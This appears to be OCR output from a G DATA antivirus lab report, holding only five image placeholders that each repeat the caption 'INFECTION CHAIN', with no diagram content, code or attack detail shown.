
G DATA AV LAB

INFECTION CHAIN




G DATA AV LAB

INFECTION CHAIN




G DATA AV LAB

INFECTION CHAIN




G DATA AV LAB

INFECTION CHAIN




G DATA AV LAB

INFECTION CHAIN



